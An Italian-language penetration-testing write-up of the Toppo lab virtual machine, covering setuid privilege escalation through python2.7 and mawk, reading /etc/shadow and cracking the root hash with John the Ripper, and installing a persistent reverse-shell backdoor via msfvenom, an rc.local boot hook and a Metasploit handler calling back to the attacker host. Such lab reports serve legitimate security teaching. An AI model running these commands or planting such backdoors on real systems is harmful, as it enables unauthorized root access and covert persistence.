Una delle prime vulnerabilità scoperte riguarda il binario **/usr/bin/python2.7** che aveva il bit setuid abilitato. Questo bit consente a un binario di essere eseguito con i privilegi dell’utente root, anche se eseguito da un utente con privilegi limitati.

Utilizzando questo binario, abbiamo sfruttato l’accesso privilegiato eseguendo il seguente comando per avviare una shell con privilegi root:

```
1 python2.7 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

*Nota: Abbiamo usato **/bin/sh** invece di **/bin/bash** perché bash resettrebbe il bit setuid, rimuovendo così i privilegi di root. In questo modo, siamo stati in grado di ottenere l’accesso root e utilizzare i privilegi più elevati per continuare l’attacco.*

Per conferma, eseguiamo i comandi id e whoami per verificare il nostro nuovo stato con privilegi elevati. Successivamente, visualizziamo le directory accessibili con il comando ls, notando una directory denominata ‘root’.

```
root@Toppo:/# id
uid=0(root) gid=1000(ted) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),11
4(bluetooth)
root@Toppo:/# whoami
root
root@Toppo:/# ls
bin dev home lib media opt root sbin sys usr vmlinuz
boot etc initrd.img lost+found mnt proc run srv tmp var
root@Toppo:/#
```

Figura 4.2: Esecuzione shell come utente root

Entrando nella directory ‘root’, scopriamo un file di testo ‘flag.txt’. Visualizziamo il file ed otteniamo la bandiera.

```
root@Toppo:~# cd /root
root@Toppo:/root# ls
flag.txt
root@Toppo:/root# ls -la
total 24
drwx—— 2 root root 4096 Apr 15 2018 .
drwxr-xr-x 21 root root 4096 Apr 15 2018 ..
-rw—— 1 root root 53 Apr 15 2018 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 397 Apr 15 2018 flag.txt
-rw-r--r-- 1 root root 140 Nov 19 2007 .profile
root@Toppo:/root#
```

Figura 4.3: Directory root

```
ted@Toppo:~$ python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@Toppo:~# whoami
root
root@Toppo:~# cat /root(flag.txt
[REDACTED]
Congratulations ! there is your flag : ownedlab{p4ss1on_c0me_with_pract1ce}
```

Figura 4.4: Bandiera ottenuta

La bandiera è stata recuperata dal file /root/flag.txt una volta ottenuti i privilegi di root.

Sfruttando '/usr/bin/mawk'

Il secondo binario vulnerabile che abbiamo individuato con il comando find è stato **/usr/bin/mawk**. Anche in questo caso, grazie al bit setuid attivo, siamo riusciti a eseguire un'escalation di privilegi.

Digitiamo il seguente comando per ottenere una shell con privilegi di root tramite mawk:

```
1 mawk 'BEGIN {system("/bin/sh")}'
```

```
ted@Toppo:~$ mawk 'BEGIN {system("/bin/sh")}'  
# whoami  
root  
# █
```

Figura 4.5: Sfruttando '/usr/bin/mawk'

Nota: Abbiamo usato /bin/sh invece di /bin/bash perché bash resetterebbe il bit setuid, rimuovendo così i privilegi di root. In questo modo, siamo stati in grado di ottenere l'accesso root e utilizzare i privilegi più elevati per continuare l'attacco.

4.1.2 Cracking della Password di Root con John the Ripper

Una volta ottenuto l'accesso root, abbiamo avuto la possibilità di leggere il file /etc/shadow, che contiene gli hash delle password di tutti gli utenti del sistema, incluso l'utente root.

Abbiamo estratto l'hash della password di root con il comando:

```
1 cat /etc/shadow | grep root
```


```
root@Toppo:~# cat /etc/shadow | grep root  
root:$6$5UK1sFDk$sf3zXJZ3pw6bvxaQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmoS2cFz.MIgHS/bYsXmbjI0:17636:0:99999:
```

Figura 4.6: Chiave di root

L'hash recuperato è stato poi salvato in un file chiamato root.hash all'interno di Kali Linux, e successivamente craccato utilizzando **John the Ripper**, uno strumento di cracking delle password.

Il comando per eseguire il cracking è stato:

```
1 john root.hash --wordlist=/usr/share/wordlists/rockyou.txt
```



```
(kali㉿kali)-[~]
$ echo '$6$5UK1sFDk$sf3zXJZ3pwGbvxQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UhdDdRU4KTzCkqqsmS2cFz.MiGHS/bYsXmBjI0' > root.hash


(kali㉿kali)-[~]
$ cat root.hash
$6$5UK1sFDk$sf3zXJZ3pwGbvxQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UhdDdRU4KTzCkqqsmS2cFz.MiGHS/bYsXmBjI0

(kali㉿kali)-[~]
$ john root.hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
test123      (?)
1g 0:00:00:04 DONE (2024-09-09 13:15) 0.2008g/s 3546p/s 3546c/s 3546C/s paramedic..ellie123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 4.7: Cracking password con John the Ripper

John the Ripper ha restituito la password in chiaro per l’utente root: **test123**. Con questa password, abbiamo ottenuto l’accesso root definitivo al sistema utilizzando **SSH**.



```
(kali㉿kali)-[~]
$ ssh root@10.0.2.5
root@10.0.2.5's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 15 12:28:00 2018 from 192.168.0.29
root@Toppo:~#
```

Figura 4.8: Accesso root con le credenziali ottenute

CAPITOLO 5

Maintaning access


Nel contesto di un'attività di Penetration Testing, una volta ottenuti i massimi privilegi su una macchina target, è possibile installare una backdoor per mantenere l'accesso anche dopo l'applicazione di eventuali patch alle vulnerabilità individuate. Una backdoor persistente può essere configurata utilizzando una reverse shell che si connette alla macchina Kali, permettendo di accettare comandi da essa.

5.1 Generazione di una reverse shell tramite Metasploit

Msfvenom di **Metasploit** è uno strumento potente che consente di generare un eseguibile per una reverse shell destinata alla macchina target. Sulla macchina Kali, si avvia la console di Metasploit e si esegue il comando per creare il payload, pronto per essere eseguito sul sistema bersaglio:

```
1 msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=5555 -f elf > shell.elf
```

Questa backdoor non richiede un meccanismo di autenticazione.


A terminal window showing the command 'msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.4 LPORT=5555 -f elf > /tmp/shell.elf' being run. The output shows the payload generation process: selecting platform (Linux), arch (x86), and payload type (shell_reverse_tcp). It also shows the encoder selection (none), payload size (68 bytes), and final elf file size (152 bytes).

```
(kali㉿kali)-[~]
$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.4 LPORT=5555 -f elf > /tmp/shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
```

Figura 5.1: Generazione reverse shell

5.2 Script per avviare la reverse shell

Per garantire che la backdoor venga eseguita ad ogni avvio del sistema, è stato utilizzato il comando **nano** per creare uno script chiamato **in.sh**. Questo script esegue la reverse shell in un ciclo continuo (loop), assicurando che, anche nel caso in cui la connessione venga chiusa, la backdoor continui a riavviarsi e a tentare la connessione verso la macchina Kali. Il loop è fondamentale per evitare che la backdoor venga terminata dopo la prima connessione o interazione con il sistema di attacco.




```
GNU nano 8.1
#!/bin/sh
while true
do
    /etc/init.d/shell.elf
done
```

Figura 5.2: Script in.sh

5.3 Installazione della backdoor sulla macchina target

Poiché, dopo aver ottenuto l'accesso alla macchina vittima con privilegi di root grazie all'escalation, abbiamo trasferito i file **in.sh** e **shell.elf** nella directory **/tmp** per comodità. Il trasferimento è stato eseguito utilizzando **SCP (Secure Copy Protocol)**, garantendo una copia sicura dei file dalla macchina attaccante (Kali) a quella vittima, mantenendo l'integrità e la riservatezza dei dati durante il processo.



```
(kali㉿kali)-[~]
└─$ scp shell.elf root@10.0.2.5:/tmp/shell.elf
root@10.0.2.5's password:
shell.elf

(kali㉿kali)-[~]
└─$ scp in.sh root@10.0.2.5:/tmp/in.sh
root@10.0.2.5's password:
in.sh
```

Figura 5.3: Secure Copy dei file

Infine, per garantire che i file siano eseguibili sulla macchina target, utilizziamo il comando **chmod +x**, che modifica i permessi dei file rendendoli eseguibili. Questo passaggio è fondamentale per assicurare che gli script e gli eseguibili, come la backdoor creata, possano essere eseguiti correttamente ogni volta che vengono richiamati dal sistema.

```
# cd /tmp  
# ls  
in.sh shell.elf  
# chmod +x shell.elf  
# chmod +x in.sh  
# █
```

Figura 5.4: Aggiunta del bit di esecuzione sui file

5.4 Attivazione della backdoor

Per garantire che la backdoor venga eseguita ad ogni avvio del sistema, è necessario configurare lo script **in.sh** come un servizio di avvio automatico. Questo può essere fatto modificando il file **/etc/rc.local**.

Per prima cosa, utilizziamo il comando **sed -i '\$d' /etc/rc.local** per rimuovere l'ultima riga di questo file, solitamente **exit 0**, permettendo così di aggiungere nuovi comandi. Successivamente, aggiungiamo l'istruzione per eseguire **in.sh** ad ogni avvio con il comando **echo "sh /etc/init.d/in.sh" » /etc/rc.local**, inserendola nella parte finale del file.

Infine, ripristiniamo la riga **exit 0** alla fine del file con il comando **echo "exit 0" » /etc/rc.local**, in modo che il file mantenga la sua corretta struttura finale.

```
# sed -i '$d' /etc/rc.local
# echo "sh /etc/init.d/in.sh" >> /etc/rc.local
# echo "exit 0" >> /etc/rc.local
# █
```

Figura 5.5: Configurazione del file in.sh come servizio eseguibile all'avvio

5.5 Collegamento alla backdoor da parte della macchina attaccante

Dopo aver installato la backdoor sulla macchina target, è possibile accedere da remoto senza la necessità di utilizzare le credenziali di autenticazione. Per stabilire questa connessione, basta avviare Metasploit sulla macchina Kali ed eseguire una serie di comandi per configurare l'exploit e il payload appropriati. Questi comandi attivano un modulo handler generico che stabilisce una connessione reverse, permettendo il controllo remoto della macchina compromessa:

```
1 use exploit/multi/handler
1 set LHOST 10.0.2.4
1 set LPORT 5555
1 set payload linux/x64/shell/reverse_tcp
```

Lo eseguiamo con:


```
1 run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > run
```

Figura 5.6: Configurazione modulo handler

Dopo aver riavviato la macchina, è possibile stabilire una connessione con la macchina target. In questo scenario, si acquisiranno immediatamente i privilegi di root. Questo avviene perché la reverse shell, che è stata installata con i privilegi di root, viene eseguita con gli stessi privilegi elevati.

Quando si installa la reverse shell come utente root, essa mantiene e utilizza i privilegi di root anche durante la sua esecuzione. Pertanto, ogni volta che la reverse shell viene attivata, come nel caso di un riavvio della macchina, verranno automaticamente acquisiti i privilegi di root. Questo comportamento assicura che si possano eseguire operazioni e comandi con il massimo livello di autorizzazione sulla macchina target, garantendo così un accesso completo e senza restrizioni.



```
[*] Started reverse TCP handler on 10.0.2.4:5555
[*] Command shell session 1 opened (10.0.2.4:5555 → 10.0.2.5:35669) at 2024-09-10 11:51:39 -0400

whoami
root
```

Figura 5.7: Accesso alla macchina target con le credenziali di root

Bibliografia

- [1] (1992), «Assigned Numbers», RFC 1340, URL <https://www.rfc-editor.org/info/rfc1340>.
- [2] (2015), https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/.
- [3] (2017), https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-490988/Apache-Http-Server-2.2.22.html.
- [4] (2023), «arp-scan(1): arp scanner - linux man page», [=https://linux.die.net/man/1/arp-scan](https://linux.die.net/man/1/arp-scan).
- [5] (2023), «Documentazione nmap», <https://nmap.org/book/man.html>.
- [6] (2023), «nping(1) - linux man page», <https://linux.die.net/man/1/nping>.
- [7] (2023), «unicornscan(1) - linux man page», <https://linux.die.net/man/1/unicornscan>.
- [8] (2023), «VirtualBox Virtual Networking», <https://www.virtualbox.org/manual/ch06.html>. (Citato a pagina 2)
- [9] CONTRIBUTORS, W. (2023), «UDP Port Scan», https://en.wikipedia.org/wiki/Port_scanner.
- [10] IETF (1985), «RFC 951: Bootstrap Protocol», <https://datatracker.ietf.org/doc/html/rfc951>.

- [11] SMEETS, M. (2018), «Virtualization and Oracle VM VirtualBox networking explained», <https://technology.amis.nl/platform/virtualization-and-oracle-vm/virtualbox-networking-explained/>.
- [12] UNICORNSCAN (2007), *unicornscan documentation getting started*, <http://www.security-science.com/pdf/unicornscan-documentation-getting-started.pdf>.
- [13] ZALEWSKI, M. (2023), «p0f: Identify remote systems passively - linux man page», <https://linux.die.net/man/1/p0f>.